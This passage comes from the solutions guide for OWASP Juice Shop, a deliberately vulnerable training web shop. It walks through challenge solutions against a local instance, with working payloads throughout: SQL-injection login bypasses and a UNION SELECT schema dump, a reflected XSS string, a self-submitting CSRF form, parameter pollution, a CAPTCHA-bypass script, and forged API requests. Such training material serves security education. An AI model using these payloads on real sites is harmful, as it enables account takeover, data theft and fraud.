If the challenge is not immediately solved, you might have to F5-reload to relay the **bid** change to the Angular client.

Use a deprecated B2B interface that was not properly shut down

1. Log in as any user.
2. Click *Complain?* in the *Contact Us* dropdown to go to the *File Complaint* form
3. Clicking the file upload button for *Invoice* and browsing some directories you might notice that **.pdf** and **.zip** files are filtered by default
4. Trying to upload another other file will probably give you an error message on the UI stating exactly that: **Forbidden file type. Only PDF, ZIP allowed.**
5. Open the **main.js** in your DevTools and find the declaration of the file upload (e.g. by searching for **zip**)
6. In the **allowedMimeType** array you will notice "**application/xml**" and "**text/xml**" along with the expected PDF and ZIP types

```
main.js main.js:formatted ×
Pretty-print this minified file?
3667     , unescape('mduz'),
3668     q.b.add(p.c),
3669     q.a.watch();
3670     var Wn = function() {
3671         function l(l, n) {
3672             this.userService = l,
3673             this.complaintService = n,
3674             this.customerControl = new T.e({
3675                 value: '',
3676                 disabled: !0
3677             }, []),
3678             this.messageControl = new T.e("", [T.o.required, T.o.maxLength(160)]),
3679             this.fileUploadError = void 0,
3680             this.uploader = new Gn.FileUploader({
3681                 url: u.hostServer + "/file-upload",
3682                 authToken: "Bearer " + localStorage.getItem("token"),
3683                 allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/x-zip-compressed", "multipart/x-zip"],
3684                 maxFileSize: 1e5
3685             }),
3686             this.userEmail = void 0,
3687             this.complaint = void 0
3688         }
3689     }
```

7. Click on the *Choose File* button.
8. In the *File Name* field enter ***.xml** and select any arbitrary XML file (<100KB) you have available. Then press *Open*.
9. Enter some *Message* text and press *Submit* to solve the challenge.
10. On the JavaScript Console of your browser you will see a suspicious **410 (Gone)** HTTP Error. In the corresponding entry in the Network section of your browser's DevTools, you should see an error message, telling you that **B2B customer complaints via file upload have been deprecated for security reasons!**

Get rid of all 5-star customer feedback

1. Log in to the application with any user.
2. Solve [Access the administration section of the store](#)

User	Comment	Rating	
1	I love this shop! Best products in town! Highly recommended!	★★★★★	trashcan
2	Great shop! Awesome service!	★★★★★	trashcan
	Incompetent customer support! Can't even upload photo of broken purchase! <i>Support Team: Sorry, only order confirmation PDFs can be attached to complaints!</i>	★★★★★	trashcan
	This is the store for awesome stuff of all kinds!	★★★★★	trashcan
	Never gonna buy anywhere else from now on! Thanks for the great service!	★★★★★	trashcan

3. Delete all entries with five star rating from the *Customer Feedback* table using the trashcan button

Log in with the administrator's user account

- Log in with *Email* '`1=1--`' or any *Password* which will authenticate the first entry in the *Users* table which coincidentally happens to be the administrator
- or log in with *Email* `admin@juice-sh.op'--` and any *Password* if you already know the email address of the administrator
- or log in with *Email* `admin@juice-sh.op` and *Password* `admin123` if you looked up the administrator's password hash `0192023a7bbd73250516f069df18b500` in a rainbow table after harvesting the user data by retrieving a list of all user credentials via SQL Injection.

Log in with MC SafeSearch's original user credentials

1. Reading the hints for this challenge or googling "MC SafeSearch" will eventually bring the music video "[Protect Ya' Passwordz](#)" to your attention.
2. Watch this video to learn that MC used the name of his dog "Mr. Noodles" as a password but changed "some vowels into zeroes".
3. Visit <http://localhost:3000/#/login> and log in with *Email* `mc.safesearch@juice-sh.op` and *Password* `Mr. N00dles` to solve this challenge.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1. Visit <http://localhost:3000/#/login>.
2. Log in with *Email* `admin@juice-sh.op` and *Password* `admin123` which is as easy to guess as it is to brute force or retrieve from a rainbow table.

Behave like any "white hat" should before getting into the action

1. Visit <https://securitytxt.org/> to learn about a proposed standard which allows websites to define security policies.
2. Request the security policy file from the server at <http://localhost:3000/.well-known/security.txt> or <http://localhost:3000/security.txt> to solve the challenge.
3. Optionally, write an email to the mentioned contact address `donotreply@owasp-juice.shop` and see what happens... :e-mail:

Inform the shop about an algorithm or library it should definitely not use the way it does

Juice Shop uses some inappropriate crypto algorithms and libraries in different places. While working on the following topics (and having the `package.json.bak` at hand) you will learn those inappropriate choices in order to exploit and solve them:

- [Forge a coupon code that gives you a discount of at least 80%](#) exploits `z85` (Zero-MQ Base85 implementation) as the library for coupon codes.
- [Solve challenge #999](#) requires you to create a valid hash with the `hashid` library.
- Passwords in the `Users` table are hashed with unsalted MD5
- Users registering via Google account will receive a very silly default password that involves Base64 encoding.

1. Visit <http://localhost:3000/#/contact>.
2. Submit your feedback with one of the following words in the comment: `z85`, `base85`, `base64`, `md5` or `hashid`.

Perform a reflected XSS attack

1. Log in as any user.
2. Do some shopping and then visit the *Order History*.
3. Clicking on the little "Truck" button for any of your orders will show you the delivery status of your order.
4. Notice the `id` parameter in the URL <http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9> with `fe01-f885a0915b79f2a9` being one of your order numbers?
5. As the `fe01-f885a0915b79f2a9` is displayed on the screen, it might be susceptible to an XSS attack.
6. Paste the attack string `<iframe src="javascript:alert('xss)">` into that URL so that you have [http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert\(%60xss%60\)%22%3E](http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert(%60xss%60)%22%3E)
7. Refresh that URL to get the XSS payload executed and the challenge marked as solved.

t:3000/#/track-result?id=<iframe%20src%3D"javascript:alert(%60xss%60)">

...in dieser Seite eingebetteten Seite wird Folgendes angezeigt

xss

Ok

Search Results -

Expected Delivery

Ordered products

Product	Price	Quantity	Total Price
---------	-------	----------	-------------

Bonus Points Earned: {{bonus}}

(The bonus points from this order will be added 1:1 to your wallet *a*-fund for future purchases!)

Determine the answer to John's security question

1. Go to the photo wall and search for the photo that has been posted by the user `j0hNny`.

2. Download that photo.
3. Check the metadata of the photo. You can use various tools online like <http://exif.regex.info/exif.cgi>
4. When viewing the metadata, you can see the coordinates of where the photo was taken. The coordinates are **36.958717N 84.348217W**
5. Search for these coordinates on Google to find out in which forest the photo was taken. It can be seen that the **Daniel Boone National Forest** is located on these coordinates.
6. Go to the login page and click on *Forgot your password?*.
7. Fill in **john@juice-sh.op** as the email and **Daniel Boone National Forest** as the answer of the security question.
8. Choose a new password and click on *Change*.

Determine the answer to Emma's security question

1. Go to the photo wall and search for the photo that has been posted by the user **E=ma²**.
2. Open the image so that you can zoom in on it.
3. On the far left window on the middle floor, you can see a logo of a company. It can be seen that logo shows the name **ITsec**.
4. Go to the login page and click on *Forgot your password?*.
5. Fill in **emma@juice-sh.op** as the email and **ITsec** as the answer of the security question.
6. Choose a new password and click on *Change*.

Register a user with an empty email and password

 Work in progress...

Take over the wallet containing our official Soul Bound Token

1. Go to the About Us section and check for the comment "Please send me the juicy chatbot NFT in my wallet at /juicy-nft".
2. Find the 12 word seedphrase of the crypto wallet in that comment "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch".
3. Visit **/juicy-nft** in the Juice Shop App.
4. You can see an input box to enter the private keys of the wallet to access the NFT.
5. Use the seedphrase found in the comment to derive the private key of the first Ethereum wallet. You can visit <https://iancoleman.io/bip39/> to get the same.
6. Enter the private key derived in the input box "0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e".

☆ ☆ ☆ Challenges

Register as a user with administrator privileges

1. Submit a **POST** request to <http://localhost:3000/api/Users> with:

- `{"email": "admin", "password": "admin", "role": "admin"}` as body
- and `application/json` as Content-Type

The screenshot shows the Postman application interface. At the top, there is a header bar with 'POST http://localhost:3000/api/Users' and a 'No Environment' dropdown. Below the header, the title 'Untitled Request' is visible, along with a 'Comments (0)' button. The main workspace has a 'Body' tab selected, showing the raw JSON payload: `1 {"email": "admin", "password": "admin", "role": "admin"}`. Above the body, there are tabs for 'Params', 'Authorization', 'Headers (9)', 'Body' (which is active), 'Pre-request Script', 'Tests', 'Settings', 'Cookies', and 'Code'. To the right of the body tabs, there are buttons for 'Send' (highlighted in blue) and 'Save'. Below the body area, there are tabs for 'Body', 'Cookies', and 'Headers (11)'. The status bar at the bottom indicates 'Status: 201 Created'.

Body

```
1 {"status": "success", "data": { "username": "", "lastLoginIp": "0.0.0.0", "profileImage": "default.svg", "isActive": true, "id": 17, "email": "admin", "role": "admin", "updatedAt": "2019-11-11T19:45:08.088Z", "createdAt": "2019-11-11T19:45:08.088Z", "deletedAt": null }}
```

Pretty Raw Preview Visualize BETA JSON

Status: 201 Created Time: 97ms Size: 606 B Save Response

2. Upon your next visit to the application's web UI the challenge will be marked as solved.

Put an additional product into another user's shopping basket

1. Log in as any user.
2. Inspect HTTP traffic while putting items into your own shopping basket to learn your own `BasketId`. For this solution we assume yours is 1 and another user's basket with a `BasketId` of 2 exists.

3. Submit a `POST` request to `http://localhost:3000/api/BasketItems` with payload as `{"ProductId": 14, "BasketId": "2", "quantity": 1}` making sure no product of that with `ProductId` of 14 is already in the target basket. Make sure to supply your `Authorization Bearer` token in the request header.
4. You will receive a (probably unexpected) response of `{'error' : 'Invalid BasketId'}` - after all, it is not your basket!
5. Change your `POST` request into utilizing HTTP Parameter Pollution (HPP) by supplying your own `BasketId` and that of someone else in the same payload, i.e. `{"ProductId": 14, "BasketId": "1", "quantity": 1, "BasketId": "2"}`.
6. Submitting this request will satisfy the validation based on your own `BasketId` but put the product into the other basket!

With other `BasketIds` you might need to play with the order of the duplicate property a bit and/or make sure your own `BasketId` is lower than the one of the target basket to make this HPP vulnerability work in your favor.

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, RFC 3986 simply defines the term Query String as a series of field-value pairs and RFC 2396 defines classes of reserved and unreserved query string characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details).

By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past. ^[1]

Submit 10 or more customer feedbacks within 10 seconds

1. Open the Network tab of your browser DevTools and visit `http://localhost:3000/#/contact`

2. You should notice a `GET` request to <http://localhost:3000/rest/captcha/> which retrieves the CAPTCHA for the feedback form. The HTTP response body will look similar to `{"captchaId":18,"captcha":"5*8*8","answer":"320"}`.
3. Fill out the form normally and submit it while checking the backend interaction in your Developer Tools. The CAPTCHA identifier and solution are transmitted along with the feedback in the request body: `{comment: "Hello", rating: 1, captcha: "320", captchaId: 18}`
4. You will notice that a new CAPTCHA is retrieved from the REST endpoint. It will present a different math challenge, e.g. `{"captchaId":19,"captcha":"1*1-1","answer":"0"}`
5. Write another feedback but before sending it, change the `captchaId` and `captcha` parameters to the previous values of `captchaId` and `answer`. In this example you would submit `captcha: "320", captchaId: 18` instead of `captcha: "0", captchaId: 19`.
6. The server will accept your feedback, telling you that the CAPTCHA can be pinned to any previous one you like.
7. Write a script with a 10-iteration loop that submits feedback using your pinned `captchaId` and `captcha` parameters. Running this script will solve the challenge.

Two alternate (but more complex) solutions:

- Rewrite your script so that it *parses the response from each CAPTCHA retrieval call* to <http://localhost:3000/rest/captcha/> and sets the extracted `captchaId` and `answer` parameters in each subsequent form submission as `captchaId` and `captcha`.
- Using an automated browser test tool like [Selenium WebDriver](#) you could do the following:
 - a. Read the CAPTCHA question from the HTML element `<code id="captcha" ...>`
 - b. Calculate the result on the fly using JavaScript
 - c. Let WebDriver write the answer into the `<input name="feedbackCaptcha" ...>` field.

The latter is actually the way it is implemented in the end-to-end test for this challenge:

```
describe('challenge "captchaBypass"', () => {
  it('should be possible to post 10 or more customer feedbacks in less than 20 seconds', () => {
    cy.window().then(async () => {
      for (let i = 0; i < 15; i++) {
        const response = await fetch(
          `${Cypress.env('baseUrl')}/rest/captcha/`,
          {
            method: 'GET',
            headers: {
              'Content-type': 'text/plain'
            }
          }
        )
        if (response.status === 200) {
          const responseJson = await response.json()

          await sendPostRequest(responseJson)
        }
      }
    })
  })
})
```

```
        }
      })
    })
  })
}

async function sendPostRequest (captcha: {
  captchaId: number
  answer: string
}) {
  await fetch(`.${Cypress.env('baseUrl')}/api/Feedbacks`, {
    method: 'POST',
    cache: 'no-cache',
    headers: {
      'Content-type': 'application/json'
    },
    body: JSON.stringify({
      captchaId: captcha.captchaId,
      captcha: `${captcha.answer}`,
      comment: `Spam ${i}`,
      rating: 3
    })
  })
}
})
```

It is worth noting that both alternate solutions would still work even if the CAPTCHA-pinning problem would be fixed in the application!

Last but not least, the following [RaceTheWeb](#) config could be used to solve this challenge. Other than the two above alternate solutions, this one relies on CAPTCHA-pinning:

```
# CAPTCHA Bypass
# Save this as captcha-bypass.toml
# Get Captcha information from this endpoint first:
http://localhost:3000/rest/captcha/
# Then replace captchaId and captcha values in body parameter of this file
# Launch this file by doing ./racethweb captcha-bypass.toml
count = 10
verbose = true
[[requests]]
    method = "POST"
    url = "http://localhost:3000/api/Feedbacks/"
    body = "{\"captchaId\":12,\"captcha\":\"-1\",\"comment\":\"pwned2\"},\"rating\":5}"
    headers = ["Content-Type: application/json"]
```

Change the name of a user by performing Cross-Site Request Forgery from another origin

1. Open Juice Shop in a web browser which sets cookies with `SameSite=None` by default. With Firefox 96.x or Chrome 79.x this has been successfully tested, but feel free to try other browsers at your leisure.
2. Login with any user account. This user is going to be the victim of the CSRF attack.
3. Navigate to <http://htmledit.squarefree.com> in the same browser. It is intentional that the site is accessed without TLS, as otherwise there might be issues with the mixed-content policy of the browser.
4. In the upper frame of the page, paste the following HTML fragment, which contains a self-submitting HTML form:

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="CSRF"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

1. The attack is performed immediately. You will see an error message or a blank page in the lower frame, because even though the online HTML editor is allowed to send requests to Juice Shop, it is not permitted to embed the response.
2. Verify that the username got changed to "CSRF" by checking the [profile page](#).

In an actual attack scenario, the attacker will try to trick a legitimate user into opening an attacker-controlled website. If the victim is simultaneously logged into the target website, the request that is generated by the malicious form in step 3 is authenticated with the victim's session. The attacker has also options to hide the automatically issued request, for example by embedding it into an inline frame of zero height and width.

Exfiltrate the entire DB schema definition via SQL Injection

1. From any errors seen during previous SQL Injection attempts you should know that SQLite is the relational database in use.
2. Check <https://www.sqlite.org/faq.html> to learn in "(7) How do I list all tables/indices contained in an SQLite database" that the schema is stored in a system table `sqlite_master`.
3. You will also learn that this table contains a column `sql` which holds the text of the original `CREATE TABLE` or `CREATE INDEX` statement that created the table or index. Getting your hands on this would allow you to replicate the entire DB schema.
4. During the [Order the Christmas special offer of 2014](#) challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
5. The attack payload you need to craft is a `UNION SELECT` merging the data from the `sqlite_master` table into the products returned in the JSON result.
6. As a starting point we use the known working `')--` attack pattern and try to make a `UNION`

`SELECT` out of it

7. Searching for `'')) UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect.
8. Searching for `'__)) UNION SELECT * FROM sqlite_master--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.
9. The next step in a `UNION SELECT`-attack is typically to find the right number of returned columns. As the *Search Results* table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):
 - a. `'__)) UNION SELECT '1' FROM sqlite_master--` fails with `number of result columns` error
 - b. `'__)) UNION SELECT '1', '2' FROM sqlite_master--` fails with `number of result columns` error
 - c. `'__)) UNION SELECT '1', '2', '3' FROM sqlite_master--` fails with `number of result columns` error
 - d. (...)
 - e. `'__)) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM sqlite_master--` still fails with `number of result columns` error
 - f. `'__)) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` finally gives you a JSON response back with an extra element `{"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}.`
10. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` leaving only the "`UNIONed`" element in the result set
11. The last step is to replace one of the fixed values with correct column name `sql`, which is why searching for `qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` solves the challenge.

Obtain a Deluxe Membership without paying for it

1. If wallet is empty:
 - a. Go to <http://localhost:3000/#/payment/deluxe> and look at the available payment options for upgrading to a deluxe account
 - b. Open devtools and inspect the pay button next to the "pay using wallet" option.
 - c. Remove the `disabled="true"` attribute from the element to enable it.
 - d. Switch to the network tab and devtools and click on the button to initiate payment
 - e. See that there is a POST request sent, which only contains one parameter in the request payload, "paymentMode", which is set to "wallet". The response contains an error saying your wallet doesn't contain sufficient funds
 - d. Right click on the request and select "edit and resend"
 - e. Change the `paymentMode` parameter to an empty string and press send. This solves the challenge and juice-shop no longer knows where to deduct the money from
2. If wallet isn't empty:
 - a. If your wallet contains funds, you cannot start a dummy transaction to inspect the request structure because then you would be automatically upgraded to deluxe.
 - b. Set up a proxy like ZAP, Fiddler or Burp Suite.
 - c. Click on the pay button
 - d. Intercept and edit the request as described above before forwarding it.

Post some feedback in another user's name

1. Go to the *Contact Us* form on <http://localhost:3000/#/contact>.
2. Inspect the DOM of the form in your browser to spot this suspicious text field right at the top:

```
<input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-pristine ng-valid">
```

```
▼<app-contact _ngcontent-c23 class="ng-star-inserted">
  ▼<div _ngcontent-c23 fxlayoutalign="center" style="place-content: stretch center; align-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;">
    ▼<mat-card _ngcontent-c23 class="mat-card">
      <h3 _ngcontent-c23 translate>Contact Us</h3>
      <!-->
      <!-->
      ▼<div _ngcontent-c23 class="form-container">
        ...<input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-pristine ng-valid"> = $0
        ▶<mat-form-field _ngcontent-c23 appearance="outline" class="mat-form-field ngs-c8-15 mat-primary mat-form-field-type-mat-input mat-form-field-appearance-outline mat-form-field-can-float mat-form-field-disabled ng-untouched ng-pristine mat-form-field-should-float">...</mat-form-field>
        ▶<mat-form-field _ngcontent-c23 appearance="outline" class="mat-form-field ngs-c8-15 mat-primary mat-form-field-type-mat-input mat-form-field-appearance-outline mat-form-field-can-float mat-form-field-disabled ng-untouched ng-pristine mat-form-field-should-float">...</mat-form-field>
```

3. In your browser's developer tools remove the `hidden` attribute from above `<input>` tag.

The screenshot shows a mobile-style "Contact Us" form. At the top, there is a text input field with the value "1" and the placeholder "Author". Below it is a text input field containing the word "anonymous". Underneath these fields is a text area labeled "Comment" containing the text "This will make the admin look real bad!". Further down, there is a "Rating" section with five stars, where the first star is yellow and the others are gray. A math question "What is 2+2-8 ?" is present with the answer "-4" written below it. At the bottom is a large blue "Submit" button with a paper airplane icon.


4. The field should now be visible in your browser. Type any user's database identifier in there

(other than your own if you are currently logged in) and submit the feedback.

You can also solve this challenge by directly sending a `POST` to <http://localhost:3000/api/Feedbacks> endpoint. You could for example be logged out but provide any `UserId` in the JSON payload.

Post a product review as another user or edit any user's existing review

1. Select any product and write a review for it




The screenshot shows a web application interface. On the left, there is a sidebar titled "All Products" with a grid of six items: Apple Juice (1000ml), Apple Pomace, Banana Juice (1000ml), Carrot Juice (1000ml), Eggfruit Juice (500ml), and another item partially visible. The main content area is titled "Apple Juice (1000ml)". It displays the product image, price (1.99), and description ("The all-time classic."). Below this, there is a section titled "Reviews" containing two entries: one from "admin@juice-sh.op" saying "One of my favorites!" with a thumbs-up icon, and another from "Anonymous" saying "This is a very bad product" with a thumbs-down icon. A "Submit" button is located at the bottom of the review section.

2. Submit the review while observing the `Networks` tab of your browser.

3. Analyze the

PUT

request.



The screenshot shows a browser's developer tools Network tab and the OWASP Juice Shop application side-by-side. The Network tab is active and shows a list of requests. One PUT request to `http://localhost:3000/api/reviews` is highlighted with a status of 201. The OWASP Juice Shop application shows the product page for "Apple Juice (1000ml)" with three reviews listed under the "Reviews" section. The first review is from "admin@juice-sh.op" and the second is from "Anonymous". The third review, which was just submitted, is also from "Anonymous" and says "This is a very bad product".

4. Change the author name to `admin@juice-sh.op` in Request Body and re-send the request.

Log in with Chris' erased user account

- Log in with `Email` `chris.pike@juice-sh.op` -- and any `Password` if you already know the email address of Chris.

- or log in with *Email* as `\' or deletedAt IS NOT NULL--` and any *Password* you like for a "lucky hit" as Chris seems to be the only or at least first ever deleted user. The presence of `deletedAt` you might have derived from [Retrieve a list of all user credentials via SQL Injection](#) and enforcing it to be `NOT NULL` will give you back only users who were soft-deleted at some point of time.

Log in with Amy's original user credentials

1. Google for either [93.83 billion trillion trillion centuries](#) or [One Important Final Note](#).
2. Both searches should show <https://www.grc.com/haystack.htm> as one of the top hits.
3. After reading up on *Password Padding* try the example password `D0g.....`
4. She actually did a very similar padding trick, just with the name of her husband *Kif* written as *K1f* instead of *D0g* from the example! She did not even bother changing the padding length!
5. Visit <http://localhost:3000/#/login> and log in with credentials `amy@juice-sh.op` and password `K1f.....` to solve the challenge

Log in with Bender's user account

- Log in with *Email* `bender@juice-sh.op'--` and any *Password* if you already know the email address of Bender.
- A rainbow table attack on Bender's password will probably fail as it is rather strong. You can alternatively solve [Change Bender's password into slurmCl4ssic without using SQL Injection](#) or [Forgot Password](#) first and then simply log in with the new password.

Log in with Jim's user account

- Log in with *Email* `jim@juice-sh.op'--` and any *Password* if you already know the email address of Jim.
- or log in with *Email* `jim@juice-sh.op` and *Password* `ncc-1701` if you looked up Jim's password hash in a rainbow table after harvesting the user data as described in [Retrieve a list of all user credentials via SQL Injection](#).

Place an order that makes you rich

1. Log in as any user.
2. Put at least one item into your shopping basket.
3. Note that reducing the quantity of a basket item below 1 is not possible via the UI
4. When changing the quantity via the UI, you will notice `PUT` requests to <http://localhost:3000/api/BasketItems/{id}> in the Network tab of your DevTools
5. Memorize the `{id}` of any item in your basket
6. Copy your `Authorization` header from any HTTP request submitted via browser.
7. Submit a `PUT` request to <http://localhost:3000/api/BasketItems/{id}> replacing `{id}` with the memorized number from 5. and with:

- {"quantity": -100} as body,
- application/json as Content-Type
- and Bearer ? as Authorization header, replacing the ? with the token you copied from the browser.

The screenshot shows the Postman interface with a request to `http://localhost:3000/api/BasketItems/1`. The method is set to `PUT`, and the URL is `http://localhost:3000/api/BasketItems/1`. The `Body` tab is selected, showing a JSON payload: `1 {"quantity": -100}`. The response status is `200 OK`, and the response body is displayed in a pretty-printed JSON format:

```

1 {
  "status": "success",
  "data": {
    "id": 1,
    "quantity": -100,
    "createdAt": "2018-12-18T07:03:28.465Z",
    "updatedAt": "2018-12-18T13:09:56.688Z",
    "BasketId": 1,
    "ProductId": 1
  }
}

```

8. Visit <http://localhost:3000/#/basket> to view Your Basket with the negative quantity on the first item

The screenshot shows a web page titled "Your Basket" with the email address `(bjoern.kimminich@owasp.org)`. The basket table has the following data:

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99	-100	-199.00

Below the table are three buttons: "Checkout" (with a shopping cart icon), "Gift" (with a gift box icon), and "Cart" (with a credit card icon).

9. Click *Checkout* to issue the negative order and solve this challenge.



OWASP Juice Shop - Order Confirmation

Customer: bjoern.kimminich@owasp.org

Order #: 8194-0cb7c2a6e11ef26f

-100x Apple Juice (1000ml) ea. 1.99 = -199

Total Price: -199

Thank you for your order!

Prove that you actually read our privacy policy

1. Open <http://localhost:3000/#/privacy-security/privacy-policy>.
2. Moving your mouse cursor over each paragraph will make a fire-effect appear on certain words or partial sentences.

The screenshot shows the OWASP Juice Shop website with a dark theme. At the top, there is a navigation bar with links for 'Login', 'Score Board', 'About Us', 'GitHub', 'Contact Us', and language selection ('Eng...'). Below the navigation bar, there is a sidebar on the left containing links for 'Menu', 'Privacy Policy', 'Two Factor Authentication', 'Change Password', 'Last Login IP', and 'Request Data Export'. The main content area contains text about cookies, examples of cookie types, and a list of session cookies.

We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.

Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also used are beacons, tags, and scripts to collect and track information and to improve and analyze our Service.

You can instruct your browser to refuse all cookies or to indicate when a cookie is being sent. However, if you do not accept cookies, you may not be able to use some portions of our Service.

Examples of Cookies we use:

- **Session Cookies.** We use Session Cookies to operate our Service.
- **Preference Cookies.** We use Preference Cookies to remember your preferences and various settings.
- **Security Cookies.** We use Security Cookies for security purposes.

3. Inspect the HTML in your browser and note down all text inside `` tags, which

